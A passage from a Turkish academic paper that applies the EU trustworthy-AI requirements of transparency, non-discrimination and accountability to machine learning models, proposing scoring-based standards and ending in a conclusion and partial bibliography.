Tüm Makine Öğrenmesi modelleri için geçerli olmak üzere veri kalitesi ve bütünlüğü hususunda bir standart getirilebilir. Örneğin modelin kullanacağı veri setinden örneklem yöntemiyle alınacak makul bir oran veya adetteki verinin insan bir kullanıcı tarafından kontrol edilerek verilerin doğru bir şekilde sınıflandırılıp sınıflandırılmadığı, aykırı gözlem barındırıp barındırmadığı kontrol edilmek üzere tespit edilen hatalı sınıflandırma veya aykırı gözlem oranlarının belirlenecek eşik bir değerden düşük olması standardı tesis edilebilir. Yapay zekâ sistemlerinin sahip olduğu ön yargıların ölçülme tekniği ve yöntemlerine ilişkin ISO (International Standards Office – Uluslararası Standartlar Ofisi) tarafından geliştirilmiş

ISO/IEC TR 24027:2021 standardı veriden kaynaklanan ön yargılara yönelik birtakım yöntemler içermektedir [29].

4.2.4. Şeffaflık

Rehbere göre “*Şeffaflık*” gereksinimi açıklanabilirlik ilkesiyle yakından bağlantılı olup bir yapay zekâ sistemiyle ilgili veriler, sistem ve iş modelleri öğelerinin şeffaflığını kapsar. Şeffaflık gereksiniminin Makine Öğrenmesi modelleriyle ilgili olduğu değerlendirilen alt kriterleri Rehberde yer alan tanımları çerçevesinde aşağıda kısaca açıklanmıştır.

“*İzlenebilirlik*” alt kriteri gereği veri toplama ve veri etiketlenmenin yanı sıra kullanılan algoritmalar da dahil olmak üzere yapay zekâ sisteminin kararına etki eden veri kümeleri ve süreçler, izlenebilirliğe ve şeffaflıkta artışa izin vermek için mümkün olan en iyi standartta belgelenmelidir. Bu aynı zamanda yapay zekâ sistemi tarafından alınan kararlar için de geçerlidir. Bu husus, bir yapay zekâ kararının neden hatalı olduğunun sebeplerinin belirlenmesini sağlar ve bu da gelecekteki hataları önlemeye yardımcı olabilir. İzlenebilirlik, “*Hesap Verebilirlik*” gereksiniminin alt kriteri olan “*Denetlenebilirlik*” yanı sıra “*Şeffaflık*” gereksiniminin diğer bir alt kriteri olan “*Açıklanabilirlik*” de kolaylaştırır.


“*Açıklanabilirlik*” alt kriteri hem bir yapay zekâ sisteminin teknik süreçlerini hem de yapay zekâdan etkilenen ilgili insan kararlarını açıklayabilme becerisiyle ilgilidir. Teknik açıklanabilirlik, bir yapay zekâ sistemi tarafından alınan kararların insanlar tarafından anlaşılabilmesini ve izlenebilmesini gerektirir. Bunun ötesinde bir sistemin açıklanabilirliği ile doğruluğu arasında tercih yapmak gerekebilir. Bir yapay zekâ sistemi insanların yaşamları üzerinde önemli bir etkiye sahip olduğunda yapay zekâ sisteminin karar verme süreci hakkında uygun bir açıklama talep etmek mümkün olmalıdır.

“*İletişim*” alt kriteri gereği yapay zekâ sistemleri, kullanıcılara kendilerini insan olarak göstermemelidir. İnsanlar bir yapay zekâ sistemi ile etkileşimde bulundukları konusunda bilgilendirilme hakkına sahiptir.

4.2.4.1. Makine Öğrenmesi Modelleri Üzerinde Şeffaflık Gereksinimi

Bir üst başlık altında izah edildiği üzere “*İzlenebilirlik*” alt kriteri gereği Makine Öğrenmesi modelinin kullanmış olduğu veri kümelerinin ve süreçlerinin izlenebilir olması gerekir. Bu başlık altında Makine Öğrenmesi modelinin iç süreçlerinin izlenebilirliği aktarılacaktır.

Modelin çalışma şeklinin izlenebilir olmasına verilebilecek güzel bir örnek Tensorflow üzerinde çalıştırılan örnek bir yapay sinir ağı olacaktır [9]. Tensorflow’da yapay sinir ağının giriş katmanı, gizli katmanları ve çıkış katmanında yer alan her bir hücre ve bu hücrelerin diğer hücrelere bağlantısı açık bir şekilde görülebilmektedir (Bkz: Şekil 7) [38]. Her bir hücrenin kendisine giren dataları nasıl bir çıktıya dönüştürdüğü de hücre içerisinde renklerle görselleştirilmiştir. Yapay sinir ağı çalıştırıldığında modelin öğrenme süresi boyunca çıktının nasıl değiştiği izlenebilmektedir. Aşağıdaki örnekte bir sınıflandırma problemine ilişkin model kurulmuş olup “*Output*” hücresi içerisinde veri setinde yer alan bağımlı değişkenlerin (mavi ve sarı renkli noktaların) modelin eğitilmesi esnasında birbirinden nasıl ayrıştırıldığı görsel olarak gösterilmektedir. Böylece matematiksel formu temsilen görsel form kullanılarak Makine Öğrenmesi tasarım süreci boyunca modelin nasıl eğitildiği ve sonunda nasıl bir şekil aldığı adım adım izlenebilmektedir.



Şekil 7. Bir Yapay Sinir Ağı'nın Çalışma Şekli

Her ne kadar “*Açıklanabilirlik*” alt kriteri gereği bir yapay zekâ sisteminin teknik süreçlerinin açıklanabilmesi gerekse de bu sistem tarafından alınan kararların insanlar tarafından anlaşılabilmesi her zaman mümkün değildir [28]. Zira bazı Makine Öğrenmesi modelleri yapay sinir ağları gibi matematiksel olarak çok karmaşık bir yapıda çalışırken bazı modeller ise yapay sinir ağlarına göre daha basit şekilde tersine mühendislik yöntemleriyle açıklanabilir [7]. Yukarıda “*Model Seçme*” başlığı altında bir Makine Öğrenmesi modeli kurulurken yüksek bir doğruluk oranına ulaşabilmek için başlangıç adımında elimizdeki veri setine uygun bir modelin seçilmesi gerektiği izah edilmişti. Örneğin, görüntü işleme yapacak bir yapay zekâ sistemi için genellikle yapay sinir ağları, K en yakın komşu ve destek vektör regresyonu modelleri kullanılır [33]. Fakat yapay sinir ağları modelinde kullanılan matematiksel modelin çalışma sürecini ve ortaya koyduğu çıktıyı açıklamak kolay değildir [28]. Bu kapsamda insan beyin hücrelerinin çalışma yapısı matematiksel formüllerle taklit edilerek oluşturulan bu modelin [28] nasıl çalıştığını bu bilimlerde eğitim almamış bir kişiye izah etmenin oldukça zor olduğu ifade edilebilir.

Diğer taraftan karar ağacı modeli içerisinde yapılan işlemler matematiksel açıdan yapay sinir ağlarına göre daha kolay bir şekilde izah edilebilir [8]. Nitekim yapay sinir ağlar modellerinin açıklanmasında karar ağacı modellerinden istifade edilebilmektedir [8]. Fakat görüntü işleme projelerinde yaygın olarak kullanılan modellerden birisi olmadığı [33] dikkate alındığında bu modelin doğruluk performansının bu projelerde yaygın olarak kullanılan yapay sinir ağları modeline göre düşük kalması muhtemeldir. Bu husus dikkate alındığında zaman zaman açıklanabilirlik ile doğruluk arasında seçim yapmak gerekebilecektir [10]. Açıklanabilirliğin doğruluktan daha önemli olduğu değerlendirilen çalışmalarda açıklanabilirlik tercih edilebilir. Örneğin bir insanın hayatı üzerinde önemli bir etkiye sahip olan sağlık alanında çalışan yapay zekâ modelinde açıklanabilirliğin mümkün olması beklenmektedir [10]. Bir hastanın kan değerlerinden kronik bir hastalığa sahip olup olmadığını belirleyip tedavisine karar veren bir yapay zekâ modelinin [24] hastanın kan değerlerine göre neden kronik hastalığı bulunduğu karar verdiğinin açıklanabilmesi istenebilir. O durumda kullanılan modelin diğer modellere göre matematiksel açıdan daha az karmaşık olması gerekecektir ki; modelin çıktıları tersine mühendislik yöntemleri ile açıklanabilsin [7]. Böyle bir model ile yeterli seviyede doğruluk oranı sağlanabilmiş ise kronik hastalığa sahip olma hakkında güvenilir bir neticenin açıklanabilir bir şekilde ortaya koyulmasının mümkün olduğu ifade edilebilir.

“*İletişim*” alt kriteri kapsamında bir Makine Öğrenmesi modelinin insanla etkileşimi sırasında kendisinin bir makine olduğunu insana bildirmesi modelin içeriğinden bağımsız bir konu olduğu ifade edilebilir. Zira modelin içinde çalıştığı programın kendisi ile etkileşime geçen kullanıcıya kendisinin bir makine olduğunu ifade etmesi kural tabanlı geleneksel bir algoritma olarak program içerisinde tanımlanabilir. Kullanıcı sürece eğer makine ile değil bir

insan ile devam etmek isterse yine program içerisine yerleştirilecek kural tabanlı geleneksel bir algoritma ile kendisine bu seçenek de sunulabilir. Ayrıca yapay zekâ sisteminin performansı ve sınırlarına ilişkin veriler de Makine Öğrenmesi modelinden bağımsız olarak program içerisine yerleştirilerek aynı kapsamdaki algoritma ile kullanıcıya aktarılabilir. Modelin doğruluk, F1 skoru, hassasiyet (precision) ve kesinlik (recall) değerleri performansa ilişkin verilere örnek olarak sayılabilir [43].

4.2.4.2. Şeffaflık Gereksinimi İçin Muhtemel Regülasyonlar

Şeffaflık gereksiniminin alt kriterleri olan izlenebilirlik, açıklanabilirlik ve iletişim alt kriterlerinin getirilecek standartlar ile düzenlenebileceği ifade edilebilir.

“*İzlenebilirlik*” alt kriteri çerçevesinde yukarıda bir üst başlık altında açıklandığı üzere Tensorflow benzeri uygulamalar ile her bir Makine Öğrenmesi modelinin matematiksel formuna göre modelin eğitim süreci ve eğitim sonunda vardığı form görseller üzerinden izlenebilir. Model karmaşıklığı ne kadar az ise (örneğin yapay sinir ağları modelinde gizli katman sayısının artması modeli gerek matematiksel açıdan gerekse Tensorflow’da ortaya çıkan görsellik açısından daha karmaşık hale getirdiği ifade edilebilir.) modele o kadar yüksek bir izlenebilirlik puanı verilecek şekilde bir değerlendirme yapılmak üzere izlenebilirlik skoru hesaplanabilir. Bu skor için asgari bir değer standart olarak belirlenebilir.

Yukarıda bir üst başlık altında izah edildiği üzere “*Açıklanabilirlik*” model seçiminden doğrudan etkilenebilmektedir. Bu çerçevede yapay sinir ağları gibi açıklanabilirliği zor modeller için daha düşük, açıklanabilirliği buna göre daha kolay olan modeller için daha yüksek olmak üzere bir açıklanabilirlik skoru belirlenmesi düşünülebilir. Birden fazla yapay sinir ağı modeli içerisinde hangisinin daha açıklanabilir olduğu ise yukarıda izlenebilirlik alt kriteri için yaptığımız açıklamada belirtildiği üzere gizli katman sayısı gibi unsurlar dikkate alınarak tespit edilen izlenebilirlik skorundan etkilenecek biçimde tayin edilecek açıklanabilirlik skoru üzerinden belirlenebilir.

“*İletişim*” alt kriteri açısından yukarıda bir üst başlık altında izah edilen hususları ihtiva eden programın kullanıcılara kendisini makine olarak tanıtır tanıtmadığı, kullanıcı etkileşime bir insan ile devam etmek isterse bu seçeneğin sunulup sunulmadığı, modelin performans ve sınırlarına ilişkin verilerin kullanıcıya iletilip iletilmediği sorularından oluşan bir değerlendirme sonucu bir iletişim skoru hesaplanabilir. Bu skor için asgari bir değer standart olarak belirlenebilir.

İzlenebilirlik, açıklanabilirlik ve iletişim alt kriterlerine ilişkin her bir alt kriterin arz ettiği önemle orantılı bir biçimde belirli ağırlıkta katsayılar belirlenerek bu alt kriter özelinde belirlenen skorlar söz konusu katsayılarla çarpılıp ortaya çıkan değerler toplanmak suretiyle yapay zekâ modeline ilişkin bir şeffaflık skoru belirlenebilir. Bu skor için de asgari bir değer standart olarak tayin edilebilir.

4.2.5. Çeşitlilik, Ayrımcılık Yapmama ve Adalet

Rehbere göre güvenilir yapay zekâ elde etmek için, tüm yapay zekâ sistemlerinin yaşam döngüsü boyunca kapsayıcılığı ve çeşitliliği etkinleştirilmelidir. Bu husus aynı zamanda etkilenen tüm paydaşların süreç boyunca dikkate alınmasını ve bu paydaşların katılımının yanı sıra, kapsayıcı tasarım süreçleri ve eşit muamele yoluyla eşit erişim sağlamayı da gerektirir. Bu gereklilik, adalet ilkesiyle yakından bağlantılıdır. Çeşitlilik, ayrımcılık yapmama ve adalet gereksiniminin Makine Öğrenmesi modelleriyle ilgili olduğu değerlendirilen “*Haksız*


“Önyargıdan Kaçınma” alt kriteri Rehberde yer alan tanımı çerçevesinde aşağıda kısaca açıklanmıştır.

“Haksız Önyargıdan Kaçınma” alt kriterine göre yapay zekâ sistemleri tarafından kullanılan veri kümeleri (hem eğitim hem de operasyon için) kasıtsız tarihsel önyargıdan, eksiklikten ve kötü yönetim modellerinin dahil edilmesinden zarar görebilir. Veri setleri üzerindeki bu tür önyargıların devam etmesi, potansiyel olarak önyargı ve marjinalleşmeyi şiddetlendirerek, belirli gruplara veya kişilere karşı doğrudan önyargı ve ayrımcılığa yol açabilir. Mümkün oldukça bahse konu önyargı veri toplama aşamasında tanımlanmalı ve ortadan kaldırılmalıdır. Yapay zekâ sistemlerinin geliştirilme şekli de haksız önyargılara neden olabilir. Bu durum sistemin amacını, kısıtlamalarını, gereksinimlerini ve kararlarını açık ve şeffaf bir şekilde analiz etmek ve ele almak üzere gözetim süreçleri koyarak ortadan kaldırılabilir.

4.2.5.1. Makine Öğrenmesi Modelleri Üzerinde Çeşitlilik, Ayrımcılık Yapmama ve Adalet Gereksinimi

Haksız önyargıdan kaçınma alt kriteri incelendiğinde bir yapay zekâ sisteminin önyargılı netice üretmesi temel olarak iki farklı nedene bağlı olabileceği ifade edilebilir. Bunlardan ilki, yapay zekâ sistemi tarafından kullanılan öğrenme verisinin önyargı içermesi [21], diğeri ise programın algoritmasının önyargılı birtakım neticelere sebep olabilecek şekilde dizayn edilmesidir [21]. Öğrenme verisinin önyargı içermesi ihtimaline karşı bu veri seti çeşitli veri analitiği yöntemleri ile analiz edilerek modelin mümkün mertebe ön yargıdan uzak bir şekilde çalışması sağlanmalıdır [21]. Bahse konu veri analitiği teknikleri temel olarak bazı verilerin yeniden etiketlenmesi, model sonuçlarına göre temsil edilmeyen alt grupların her birisi için farklı katsayılarla ağırlıklandırılarak dengeleme sağlanması, veri setinde yeterince temsil edilmediği görülen gruba ilişkin verilerin öğrenme veri setine eklenmesi şeklinde örneklendirilebilir [21].

Yanlı model tespitine bir örnek vermek üzere bir bağımlı ve bir bağımsız değişkeni olan iki ayrı model düşünülebilir. Bu modellerin farklı bağımsız değişkenler verildiğinde ürettiği bağımlı değişken çıktısının çizgi grafiği Şekil 8’de yer almaktadır. Bu grafikte üstteki çizgi ile temsil edilen model (Birinci Model) farklı bağımsız değişkenler karşısında çok az miktarda değişim göstermekte, neredeyse tüm çıktıları 2’yi göstermektedir. Diğer çizgi ile temsil edilen model (İkinci Model) ise farklı bağımsız değişkenler karşısında 0,5 ile 2,2 arasında değişen aralıkta çıktılar üretmektedir. Bağımlı değişken ile bağımsız değişken arasında bir korelasyon olduğunda şüphe bulunmuyorsa bu modeller arasında temel olarak mavi renkli olanın sürekli 2 ve 2’ye yakın değerler üretmesi nedeniyle yanıltıcı olabileceği ifade edilebilir.



Şekil 8. Yanlı Model Örneği

Diğer taraftan programın algoritmasının önyargılı birtakım neticelere sebep olabilecek şekilde dizayn edilmesi nedeniyle ortaya çıkan önyargılı neticeleri önlemek amacıyla programın kaynak kodları programı geliştiren kişiden farklı olmak üzere bir uzman tarafından kontrol edilebilir. Önyargıya neden olduğu değerlendirilen ilgili kod parçası programdan çıkartılıp programın yapısı buna göre revize edilebilir.

Örneğin yukarıda bahsedilen İkinci Modelin çalıştığı programın kodları içerisine “bağımsız değişken > 3 ise Birinci Modeli çalıştır” koşulu girilmesi durumunda bağımsız değişken değeri 3’ten büyük olduğu her durumda model 2 veya 2’ye çok yakın bir değer verecektir. Bu durumda bağımsız değişken 3’ten büyük olduğunda modelin yanlı çalışabileceği söylenebilir. Böyle bir senaryoda bir uzman tarafından programın kaynak kodlarının kontrol edilip kod içerisine yazılan ilgili koşulun kaldırılması suretiyle modelin yanlı çalışabileceği değerlendirilen kısmının düzeltilmesi sağlanabilir.

4.2.5.2. Çeşitlilik, Ayrımcılık Yapmama ve Adalet Gereksinimi İçin Muhtemel Regülasyonlar

Öğrenme veri setinin tek tip bir kaynak tarafından üretilmemesi birçok farklı tipte güvenilir kaynağın kullanılması gerekmektedir [23]. Öğrenme veri setindeki verilerin önyargılı olup olmadığının tespitinde ilk akla gelecek etik sorular şunlar olabilir. (a) Bağımlı değişkenleri tayin eden veya veri etiketlemeyi yapan kişi sayısı kaçtır? (b) Bu kişi(ler) bağımsız değişkenleri inceleyip bunun sonucunda bağımlı değişkeni tayin edebilecek yetkinlikte midir? (c) Bağımlı değişkeni birden fazla kişi tayin etmiş ise kurulan model her bir kişinin belirlemiş olduğu verilerle ayrı ayrı eğitildikten sonra bu kişi dışındaki diğer kişilerin belirlemiş olduğu verilerle test edildiğinde doğruluk oranı belirli bir eşik değerin üzerinde kalıyor mu? (d) Regresyon problemi söz konusu ise RMSE değeri belirli bir eşik değerin altında kalıyor mu?

Tanımlanan sorular istatistik ve veri bilimi uzmanlarınca arttırılabilir. Tüm paydaşların üzerinde mutabık kaldığı genel bir soru seti hazırlanıp standartlaştırılmak üzere bu soruların her birisine verilecek yanıtlar sayısal değerlere çevrilip soru içerisinde belirtilen konuların önemine ve sonucu etkileme yönüne göre pozitif veya negatif belirli katsayılarla çarpılıp bulunan neticeler toplanmak üzere modelin öğrenme veri setine ilişkin genel bir “*Haksız Önyargıdan Kaçınma Skoru*” belirlenebilir. Hesaplanan skor belirli bir eşik değerin üzerinde ise modelin kullandığı öğrenme veri setinin önyargısız kabul edildiği standart bir kural haline getirilebilir.

Diğer taraftan programın algoritması içerisinde geleneksel birtakım kuralların bulunması halinde önyargılı neticelerin üretilmesi durumunu önlemek üzere koyulan kuralların etik açıdan yanlı sonuçlara sebep olup olamayacağının her bir kural özelinde ayrı bir incelemeyi gerektirdiği ifade edilebilir.

4.2.6. Hesap Verebilirlik

Rehberde göre hesap verebilirlik gereksinimi yukarıdaki gereksinimleri tamamlar ve adalet ilkesiyle yakından bağlantılıdır. Yapay zekâ sistemlerinin geliştirilmesinden, konuşlandırılmasından, kullanımından öncesine ve sonrasına ilişkin sorumluluk ve hesap verebilirliği sağlamak üzere mekanizmaların devreye sokulmasını gerektirir. Hesap verebilirlik gereksiniminin Makine Öğrenmesi modelleriyle ilgili olduğu değerlendirilen alt kriterleri Rehberde yer alan tanımları çerçevesinde aşağıda açıklanmıştır.

“Denetlenebilirlik” alt kriteri algoritmaların, verilerin ve tasarım süreçlerinin değerlendirilmesine olanak sağlar. Bu husus yapay zekâ sistemiyle ilgili iş modelleri ve fikri mülkiyet hakkındaki bilgilerin her zaman açıkça erişilebilir olması gerektiği anlamına gelmez. İç ve dış denetçiler tarafından yapılan değerlendirme ve bu tür değerlendirme raporlarının mevcudiyeti teknolojinin güvenilirliğine katkıda bulunabilir. Güvenlik açısından kritik uygulamalar dâhil olmak üzere temel hakları etkileyen yapay zekâ sistemleri bağımsız olarak denetlenebilmelidir.

“Denkleştirmeler” kriterine göre yukarıdaki gereksinimleri uygularken, aralarında çatışma ortaya çıkabilir ve bu da kaçınılmaz denkleştirmelere yol açabilir. Bu tür denkleştirmeler son teknoloji dâhilinde rasyonel ve metodolojik bir şekilde ele alınmalıdır. Bu husus yapay zekâ sisteminin içerdiği ilgili çıkarların ve değerlerin tanımlanmasını ve çatışma ortaya çıkarsa denkleştirmelerin açıkça kabul edilmesini ve temel haklar dâhil olmak üzere etik ilkelere yönelik riskler açısından değerlendirilmesini gerektirir.

4.2.6.1. Makine Öğrenmesi Modelleri Üzerinde Hesap Verebilirlik Gereksinimi

Hesap verebilirlik gereksinimi yukarıda “*Hesap Verebilirlik*” başlığı altında ifade edildiği üzere diğer gereksinimlerin tamamlayıcısı niteliğindedir. Öte yandan hesap verebilirlik gereksiniminin “*Adalet İlkesi*” ile yakından ilişkisi dikkate alındığında bu ilkenin asli boyutunun haksız önyargıların engellenmesini gerektirdiği gözetilerek hesap verebilirlik gereksiniminin haksız önyargıların engellemesinde kritik bir role sahip olduğu ifade edilebilir.

Diğer taraftan teknik sağlamlık ve güvenlik gereksiniminin alt kriterlerinden olan güvenilirlik ve tekrarlanabilirliğin her durumda sağlanamayabileceği yukarıda “*Teknik Sağlamlık ve Güvenlik Gereksinimi için Muhtemel Regülasyonlar*” başlığı altında izah edilmiştir. Tam da bu noktada bilhassa tekrarlanabilirliğin sağlanamadığı durumlarda hesap verebilirlik gereksinimi kapsamında yapılabilecek çalışmalar aşağıda açıklanacaktır.

Yukarıda Makine Öğrenmesi modelleri üzerinde ilgili gereksinimler ayrı ayrı analiz edilmiş ve bahse konu gereksinime ilişkin muhtemel regülasyonlar üzerinde durulmuştur. Bu regülasyonlar ağırlıklı olarak ilgili gereksinimin sağlanmasını temin etmek üzere birtakım standartlar getirilmesine yöneliktir. Bu kapsamda “*Denetlenebilirlik*” alt kriteri getirilecek standartlar çerçevesinde yapay zekâ tabanlı sistemlerin uzman ekipler tarafından incelenerek bahse konu gereksinimlerin sağlanma durumunu ölçme faaliyetinin yapılabilmesi şeklinde izah edilebilir.

Diğer taraftan, öğrenme veri setinin dinamik olduğu durumlarda kurulacak Makine Öğrenmesi modelinin aynı girdilere aynı çıktıları her zaman üretemeyebileceği yukarıda “*Makine Öğrenmesi Modelleri Üzerinde Teknik Sağlamlık ve Güvenlik Gereksinimi*” başlığı altında izah edilmişti. Modelin aynı şartlar altında aynı çıktıları üretip üretmediği modele ilişkin hesaplanan parametrelerin ve tayin edilen hiper parametrelerin modelin ürettiği çıktı ile birlikte veri tabanında saklanması durumunda model istenildiği zaman bu parametre ve hiper parametreler ile yeniden kurularak test edilebilir. Başka bir deyişle, öğrenme veri setinin değişmesine bağlı olarak modelin parametrelerinin değişmiş olması nedeniyle model aynı girdilere t anında X yanıtını verirken t+10 gün anında Y yanıtını verebilir. Modelin t anında sahip olduğu parametre ve hiper parametre değerleri $[w_1, w_2, \dots, w_n]$ ve $[\lambda]$ ise bu değerler modelin çıktısı olan X değeri ile birlikte veri tabanında saklanarak t+10 gün anında model bu parametre ve hiper parametre ile yeniden kurulmak üzere modele aynı girdiler verildiğinde X

çıkışının üretilip üretilmediği kontrol edilebilir. Böylece tekrarlanabilirlik unsurunun sağlanıp sağlanmadığının denetlenebileceği ifade edilebilir.

Şeffaflık gereksiniminin “*Açıklanabilirlik*” alt kriteri ile teknik sağlamlık ve güvenlik gereksiniminin “*Doğruluk*” alt kriterinin birbiri ile çatışabileceği yukarıda “*Makine Öğrenmesi Modelleri Üzerinde Şeffaflık Gereksinimi*” başlığı altında açıklanmıştı. Bu gibi birbiri ile çatışan gereksinimlerin olduğu durumlarda hangi gereksinimden ne kadar feragat edileceğine karar verilmesi sürecinin Rehberde yer alan tanım gereği “*Denkleştirme*” alt kriteri ile açıklanabileceği ifade edilebilir. Açıklanabilirliğin kritik olduğu sağlık ve benzeri alanlarda Makine Öğrenmesi modelinin açıklanabilirliğinin yüksek olması beklenir [10]. Bunun yanında, sağlık ve otonom araç gibi alanlarda küçük hataların bile felaket neticelerle sonuçlanabildiği dikkate alındığında [25] sistemin güvenli bir şekilde çalışabilmesi için doğruluk oranının belirli bir eşik değerin altında kalmaması gerekir. Çatışan gereksinimlerin olması gereken asgari seviyelerinin altına inmemek kaydı ile bir karar verici tarafından sorumluluğu alınıp gerekçelendirilmek ve gerektiğinde değiştirilmek üzere denkleştirme işlemi yapılabileceği ifade edilebilir.

4.2.6.2. Hesap Verebilirlik Gereksinimi İçin Muhtemel Regülasyonlar

Bir üst başlık altında izah edildiği üzere bu çalışmada Makine Öğrenmesi modelleri ve kullanılan öğrenme veri seti ile ilgili olduğu değerlendirilen her bir gereksinime ilişkin muhtemel regülasyonlar ayrı başlıklar altında açıklanmış olup, adı geçen regülasyonlar ağırlıklı olarak ilgili gereksinime ilişkin belirli standartlar getirilmesine yöneliktir. Belirlenecek muhtemel standartların sağlanıp sağlanmadığının tespit edilmesi de “*Denetlenebilirlik*” alt kriterinin standardı haline getirilebilir.

“*Denkleştirme*” alt kriteri gereği çatışan gereksinimler içerisinde hangi gereksinimden ne kadar feragat edileceğinin sınırları belirli standartlarla çizilebilir. Sektör ve ürün bazında yapılacak bir değerlendirme ile her bir gereksinimin olması gereken asgari seviyesi belirlenip tasarlanacak Makine Öğrenmesi modeline ilişkin gereksinimler denkleştirilirken bu asgari sınırların altına düşülmemesi standart bir kural haline getirilebilir.

5. Sonuç

Tüm dünyanın içerisinde geçtiği yıkıcı etkiye sahip Dördüncü Endüstri Devrimi’nin en önemli ayaklarından bir tanesi yapay zekâ teknolojileridir [49]. Yapay Zekâ teknolojisi ise bu makalede de anlatılan çeşitli Makine Öğrenmesi modellerine dayanmaktadır [15]. Hali hazırda dünya genelinde milyarlarca kullanıcıya sahip birçok şirketin kullandığı Yapay Zekâ teknolojisi tüketici davranış modelini değiştirmek ve daha fazla satış yapabilmek başta olmak üzere [4] çok çeşitli amaçlara ulaşmak üzere kurgulanabilmektedir. İnternette arama motoruna yazılan bir ürün hakkında sürekli olarak çeşitli reklâmlara maruz kalmak [6] bunun en basit örneği olarak verilebilir. Tavsiye makineleri kullanıcıların algılarını yöneterek onları belirli ürünleri satın almaları hususunda iknâ edebilir [13]. AB yapay zekâ yasa tasarısında yer alan bilişsel düzeyde insanın algılarını etkileyebilecek yapay zekâ sistemlerinin yasaklanması yönündeki düzenlemeler dikkate alındığında [20] çok geniş insan kitlelerinin davranışlarını belirleyebilecek etkiye sahip söz konusu teknolojinin düzenlemeye tabi tutulmasının insan iradesinin manipüle edilmesinin engellenmesi noktasında büyük önem arz ettiği anlaşılmaktadır. Aksi yaklaşım uzaktan programlanan bir bilgisayar misali insanın davranışlarının belirli kişiler ya da gruplar tarafından kontrol edilmesi ve istenilen şekilde yönlendirilmesi neticesini doğurabilir.

Dördüncü Endüstri Devrimi'yle birlikte sosyal hayatımıza kadar giren yapay zekâ teknolojilerinin ilerleyen yıllarda ulaşabileceği seviyeler de göz önüne alınarak gerekli regülasyonun yapılmasında kamu yararı bulunduğu ifade edilebilir. Genel yapay zekâyâ giden yolda hukuk düzeni içerisinde yeni bir kişilik türü olarak elektronik kişilik kavramı gündeme gelmiş olmakla birlikte hali hazırda bu kavram kıta Avrupası hukukunda henüz kabul görmemiştir [19]. Teknolojideki ilerlemeyle birlikte, günü geldiğinde yapay zekâ tabanlı sistemlere tanınması beklenen elektronik kişiliğin sınırlarının ilgili mevzuatlar çerçevesinde net bir şekilde belirlenmesi gerektiği çok açıktır. Zira herhangi bir kişiliğe sahip olmayan günümüzdeki yapay zekâ tabanlı sistemlerin dahi insan yaşamı üzerindeki yukarıda bahsedilen etkileri dikkate alındığında bir kişiliğe sahip olan yapay zekâ tabanlı sistemlerin sosyal yaşamın içerisinde insana benzer bir takım hak ve yetkilere sahip olacağı gözetildiğinde sağlaması gereken teknik standartların net bir şekilde ortaya koyulması kritik bir önem arz edecektir.

Kaynakça

- [1] Akay, E. Ç. Ekonometride Yeni Bir Ufuk: Büyük Veri ve Makine Öğrenmesi. Social Sciences Research Journal. 2018, 7(2), pp. 41-53. <https://dergipark.org.tr/tr/pub/ssrj/issue/37241/423147>
- [2] Akay, E. Ç., *Ekonometride Büyük Veri ve Makine Öğrenmesi: Temel Kavramlar*, Der Yayınları, İstanbul, 2020.
- [3] Alan, A.; Karabatak, M. Veri Seti- Sınıflandırma İlişkisinde Performansa Etki Eden Faktörlerin Değerlendirilmesi. Fırat Üniversitesi Müh. Bil. Dergisi, 2020, 32(2), pp. 531-540. 10.35234/fumbd.738007
- [4] André, Q.; Carmon, Z.; Wertenbroch, K.; Crum, A.; Frank, D.; Goldstein, W.; Huber, J.; Boven, L. V.; Weber, B.; Yang, H. Consumer Choice and Autonomy in the Age of Artificial Intelligence and Big Data. Customer Needs and Solutions. 2018, 5, pp. 28-37. <https://doi.org/10.1007/s40547-017-0085-8>
- [5] Aslan, S.; Yıldız, T. Makine Öğrenmesinde Rastgele Oran ve Sıralı Küme Örneklemesi Yöntemlerinin Doğrusal Regresyon Modellerine Etkisi. Dokuz Eylül Üniversitesi Mühendislik Fakültesi Fen ve Mühendislik Dergisi. 2022, 24(70), pp. 29-36. 10.21205/deufmd.2022247004
- [6] Azmy, W. M.; Emam, O., "Content-Based Recommendation System Using Search Engine", *The Egyptian Society of Language Engineering, Cairo, Egypt, ESOLE'13*, December 2013, pp. 1-9.
- [7] Bathaee, Y. (2018). The Artificial Intelligence Black Box and The Failure of Intent and Causation. Harvard Journal of Law & Technology. 2018, 31(2), pp. 890-938. <https://jolt.law.harvard.edu/assets/articlePDFs/v31/The-Artificial-Intelligence-Black-Box-and-the-Failure-of-Intent-and-Causation-Yavar-Bathaee.pdf>
- [8] Blanco-Justicia, A.; Domingo-Ferrer, J., "Machine Learning Explainability Through Comprehensible Decision Trees", *Machine Learning and Knowledge Extraction: Third IFIP TC 5, TC 12, WG 8.4, WG 8.9, WG 12.9 International Cross-Domain Conference, Canterbury, UK, Proceedings. 11713*, August 26–29, 2019, pp. 15-26.
